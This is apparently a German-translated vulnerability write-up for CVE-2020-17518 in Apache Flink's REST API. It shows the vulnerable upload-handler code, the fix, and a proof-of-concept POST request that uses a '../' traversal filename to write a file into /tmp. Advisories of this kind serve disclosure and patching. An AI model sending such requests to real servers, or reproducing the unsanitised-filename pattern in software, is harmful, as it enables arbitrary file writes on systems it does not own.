 murataydemir/cve-2020-17518
[CVE-2020-17518] Apache Flink RESTful API Beliebiger Datei-Upload durch Directory Traversal

[CVE-2020-17518] Apache Flink RESTful API – Beliebiger Datei-Upload durch Pfad-Traversal
Apache Flink ist ein Framework und eine verteilte Verarbeitungsengine für zustandsbehaftete Berechnungen über unbegrenzte und begrenzte Datenströme, die mit Java und Scala entwickelt wurde. Ein REST-Handler, der in Apache Flink 1.5.1 eingeführt wurde, ist anfällig für eine Schwachstelle für beliebigen Datei-Upload durch Verzeichnis-Traversal. Diese Schwachstelle ermöglicht es Angreifern, Dateien über manipulierte HTTP-Anfragen in beliebige Verzeichnisse auf dem lokalen Dateisystem hochzuladen.
Während alle Versionen vor 1.11.3 von der betreffenden Schwachstelle betroffen sind, wurde die Schwachstelle in Apache Flink für Versionen 1.11.3 und höher behoben.
Der anfällige Code befindet sich in der Klasse src/main/java/org/apache/flink/runtime/rest/FileUploadHandler.java. Der zugehörige Codeausschnitt ist unten dargestellt.
import javax.annotation.Nullable;

import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;

		final DiskFileUpload fileUpload = (DiskFileUpload) data;
		checkState(fileUpload.isCompleted());

		final Path dest = currentUploadDir.resolve(fileUpload.getFilename());

		fileUpload.renameTo(dest.toFile());
		LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
	} else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
		final Attribute request = (Attribute) data;
Das Problem besteht darin, dass der Benutzereingabe-Parameter filename in keiner Weise bereinigt wird. Mit diesem Commit wurde die Schwachstelle behoben: Um etwaige Pfadinformationen zu entfernen, wird der Dateiname mit einer weiteren Dateiinstanz umschlossen.
import javax.annotation.Nullable;

import java.io.File;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;

		final DiskFileUpload fileUpload = (DiskFileUpload) data;
		checkState(fileUpload.isCompleted());

		//final Path dest = currentUploadDir.resolve(fileUpload.getFilename());
		final Path dest = currentUploadDir.resolve(new File(fileUpload.getFilename()).getName());

		fileUpload.renameTo(dest.toFile());
		//LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
		LOG.trace("Upload of file {} into destination {} complete.", fileUpload.getFilename(), dest.toString());
	} else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
		final Attribute request = (Attribute) data;

Proof of Concept (PoC): Um diese Schwachstelle auszunutzen, können Sie die folgende Anfrage verwenden
POST /jars/upload HTTP/1.1
Host: vulnerablehost:8081
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Length: 217

------WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Disposition: form-data; name="jarfile"; filename="../../../../../../tmp/CVE-2020-17519-PoC.txt"

This is the PoC file
------WebKitFormBoundaryoZ8meKnrrso89R6Y--
Auch wenn der Statuscode der Antwort 400 Bad Request lautet, wird die Datei erfolgreich auf den Server hochgeladen.
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
content-length: 6017






